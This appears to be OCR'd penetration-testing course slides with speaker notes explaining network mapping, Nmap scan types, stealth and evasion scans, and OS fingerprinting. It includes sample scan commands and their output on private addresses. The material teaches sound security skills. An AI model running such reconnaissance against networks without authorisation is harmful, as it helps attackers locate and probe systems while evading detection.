


Network Mapping

- Ping:
  - ICMP echo request
  - ICMP echo reply
- Other ICMP type scans
- TCP/UDP packets
- Tools:
  - Pinger
  - Nmap
  - WS_Ping ProPack
  - Hping
  - Solarwinds Ping Sweep

Advanced Security Essentials

The goal of network mapping is to create an inventory of live systems on the target network. Most network mapping is done using an ICMP ping. Ping sends an ICMP request to a host and receives an ICMP reply if the host is alive. In the case when ICMP ping is blocked, other ICMP type scanning, TCP, and UDP packets can also be used for network mapping. Operating systems have ping built in, and specialized tools can also perform network mapping with ping, along with additional features such as parallel pinging. These include Pinger, nmap, WS_Ping ProPack, Hping, and Ping Sweep.



Nmap


- General-purpose network scanner:
  - www.nmap.org
  - Free
- Frequently updated
- Capable of numerous types of scans:
  - **TCP Connect**: Full 3-way handshake (-sT)
  - **SYN (or Half-Open)**: SYN packets only (-sS)
  - **Ping sweeps**: ICMP Echo Request with or without a "TCP Ping" to port 80 (use -PB or -PE)

Advanced Security Essentials

Nmap or 'Network Mapper' is a free and open source tool commonly used as part of the penetration test tool-suite. Nmap is supported on all major commercially available operating systems, such as Linux, Windows, and MacOS. At a minimum, Nmap is helpful in the following scanning activities:

- Network mapping
- Port scanning
- OS fingerprinting

Each of the above scanning activities will be discussed in the following slides.



Network Mapping: Nmap


- ICMP echo request
- TCP ack to port 80
- SYN packet
- -sP
- Other network mapping options:
  - -P0, -PA, -PS, -PU, -PE, -PP, -PM, -PB

Advanced Security Essentials

Nmap uses several methods for network mapping. It uses ping by default and only the hosts that respond are scanned. It also uses another method in parallel to determine if the host is alive. It sends a TCP ack packet to port 80. If it gets an RST packet back, it knows that the system is up. It uses both techniques in case ICMP replies are blocked. Nmap also uses a third technique where it sends a SYN packet and waits for either RST or SYN/ACK. If it gets either response, it knows the host is alive. This is the default method for non-root users. Although nmap performs a ping sweep with all port scans, you can use the -sP command line option to perform just the ping sweep.

There are several other network mapping options for Nmap as well. These include the following:

- **-P0**: Do not try to ping the host before scanning
- **-PA [portlist]**: Use the TCP ack for mapping. The default port is 80, but you can also specify a port or port list such as -PA80,21,23,25.
- **-PS[portlist]**: Use the SYN packet for mapping. The default port is 80, but you can also specify a port or port list such as -PS80,21,23,25.
- **-PU[portlist]**: Use UDP for mapping. The host is alive if an ICMP port unreachable packet is sent in response.
- **-PE**: Use an ICMP echo request for mapping.
- **-PP**: Use an ICMP timestamp request (type 13) for mapping.
- **-PM**: Use an ICMP netmask request (type 17) for mapping.
- **-PB**: Use the default ping type. This uses both the TCP ack and ICMP echo request sweeps in parallel.




Port Scanning

- Used to sweep TCP ports
- Allows tester to know what services and associated TCP ports are being used (active) on the target system
- Allows tester to identify potential vulnerabilities associated with services on the port

Advanced Security Essentials

The primary goal of port scanning is to identify which services and ports exist on the target system. By identifying the active ports on the target, it will help identify possible vulnerabilities associated with the port and service. This information will help scope future penetration testing of the target.




Port Mapping

- Connect scan:
  - Performs TCP handshake
- Half-open scan:
  - SYN scan
- Stealth scan:
  - Fragmentation
  - SYN/ACK
  - FIN
  - ACK
  - NULL
  - XMAS

Advanced Security Essentials

Port mapping takes scanning a step further. It is used to determine what ports and services are open on a system. Sometimes, if an attacker is sure that a system is alive but isn't responding to ping scans or the responses are being blocked by a firewall, he can launch a full port scan against the system. In this case, responses are received for ports that are open and listening and allowed through the firewall. Knowing the open ports and services helps you to further investigate vulnerabilities that can be possible entry points into the system.

There are many different types of port scanning techniques. However, most of them can be loosely categorized as connect, half-open, or stealth scans. Connect scans perform the full three way handshake and open a connection to the target. These scans are easily detected and often logged. If the port is not listening, the host responds with a RST/ACK packet. A half-open scan does not complete the full TCP three-way handshake. With a half-open scan when a SYN/ACK is received for an open port, the scanner immediately tears down the connection with an RST. This type of scan used to be considered a stealth scan; however, it is easily detected by intrusion detection systems. Stealth scans use various flag settings, fragmentation, and other types of evasion techniques to go undetected. Some examples are a SYN/ACK scan, a FIN scan, an ACK scan, a NULL scan, and a XMAS scan.




Port Mapping: Nmap

Nmap port mapping functions:

- **Connect scan**: -sT
- **Half-open scan**: -sS
- **FIN**: -sF
- **ACK**: -sA
- **NULL**: -sN
- **XMAS**: -sX
- **UDP**: -sU

Advanced Security Essentials

The Nmap command line can be used for port mapping options for several common scan types. There are also additional scan types that you can read about on the Nmap man page.




Nmap Connect Scan

```
# nmap -sT 192.168.1.6

Starting Nmap 6.01 ( http://nmap.org ) at 2014-02-01 17:02 EST
Nmap scan report for 192.168.1.6
Host is up (0.0065s latency).
Not shown: 985 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1029/tcp open  ms-lsa
2869/tcp open  icslap
5357/tcp open  wsdapi
MAC Address: C8:0A:A9:69:59:21 (Quanta Computer)

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
```

Advanced Security Essentials

One type of scan that can be performed is an Nmap connect scan. The command line option is simple, just the term Nmap followed by the -sT command line option and the IP address to scan. You can also specify a range of addresses to scan. When logged in as root, the default Nmap scan is the SYN scan. When logged in as a non-root user, the default is the connect scan. Notice this is more than likely a Windows system because it responds with the popular Windows ports 135, 139, and 445.




Nmap UDP Scans

```
#nmap -sU 192.168.100.0/24

Starting Nmap 6.01 ( http://nmap.org ) at 2014-02-01 17:02 EST
Interesting ports on 192.168.100.5:
(The 1473 ports scanned but not shown below are in state: closed)
PORT     STATE        SERVICE
9/udp    open|filtered discard
53/udp   open         domain
67/udp   open|filtered dhcpserver
161/udp  open|filtered snmp
1900/udp open|filtered UPnP
MAC Address: 00:05:5D:ED:3B:C6 (D-Link Systems)
```

Advanced Security Essentials

Let's not forget that there are a whole other set of ports for UDP. The Nmap command line option -sU is used to perform a scan of UDP ports. This slide shows an example Nmap UDP scan and its results. Notice that the entire 192.168.100.0/24 network was specified instead of just a single host. This capture shows the output from the first host that was scanned. Nmap performs a UDP scan by sending a zero byte UDP packet to each port on the target. If an ICMP unreachable message is received, the port is closed.




OS Fingerprinting

- Identify the OS of the target
- Active:
  - Nmap -O
  - nmap-os-fingerprints
- Passive:
  - p0f2

Advanced Security Essentials

Fingerprinting is used to determine the type of operating system that is running on the target. Fingerprinting can be done both actively and passively. With active fingerprinting, the scanner sends numerous packets to the target with various settings. The responses to the settings are analyzed and compared to a list of known values to find a match. Operating systems are all built with identifying characteristics within their TCP/IP stacks and configurations. This includes things such as the TCP window size and TCP initial sequence numbers. Nmap has a list of eight different tests that it sends to the target system. The responses are compared to the file "nmap-os-fingerprints" to determine the OS type. Passive fingerprinting also looks at deviations in the TCP/IP stack implementations, however it looks for these deviations by sniffing the traffic on the network. Passive fingerprinting does not send any packets to the target, it just monitors the targets communications. P0f2 is an example of a popular passive fingerprint tool.




Nmap Fingerprinting (1)

```
# nmap -O 192.168.100.0/24

Starting Nmap 6.01 ( http://nmap.org ) at 2014-02-01 17:02 EST
Interesting ports on 192.168.100.5:
(The 1661 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
80/tcp  open  http
515/tcp open  printer
MAC Address: 00:05:5D:ED:3B:C6 (D-Link Systems)
Device type: WAP
Running: D-Link embedded
OS details: Broadband router or WAP: D-Link DI-series, Sitecom BHS WAP, or
SMC Barricade
```

Advanced Security Essentials

Nmap Fingerprinting (1)

Nmap can be used for OS fingerprinting. Notice the -O command line option. Once again, the target of this scan is the entire 192.168.100.0/24 network. This particular device was accurately identified as a Dlink wireless router.



Nmap Fingerprinting (2)

```
Interesting ports on 192.168.100.105:
(The 1658 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-term-serv
8081/tcp open  blackice-icecap
MAC Address: 00:12:F0:D3:AA:06 (Unknown)
Device type: general purpose
Running: Microsoft Windows 2003/.NET|NT/2K/XP
OS details: Microsoft Windows Server 2003 or XP SP2
```


Advanced Security Essentials

Nmap Fingerprinting (2)

In this example, based on the Microsoft open ports and protocols, Nmap accurately identifies a Windows XP sp2 system.

Nmap: More Capabilities

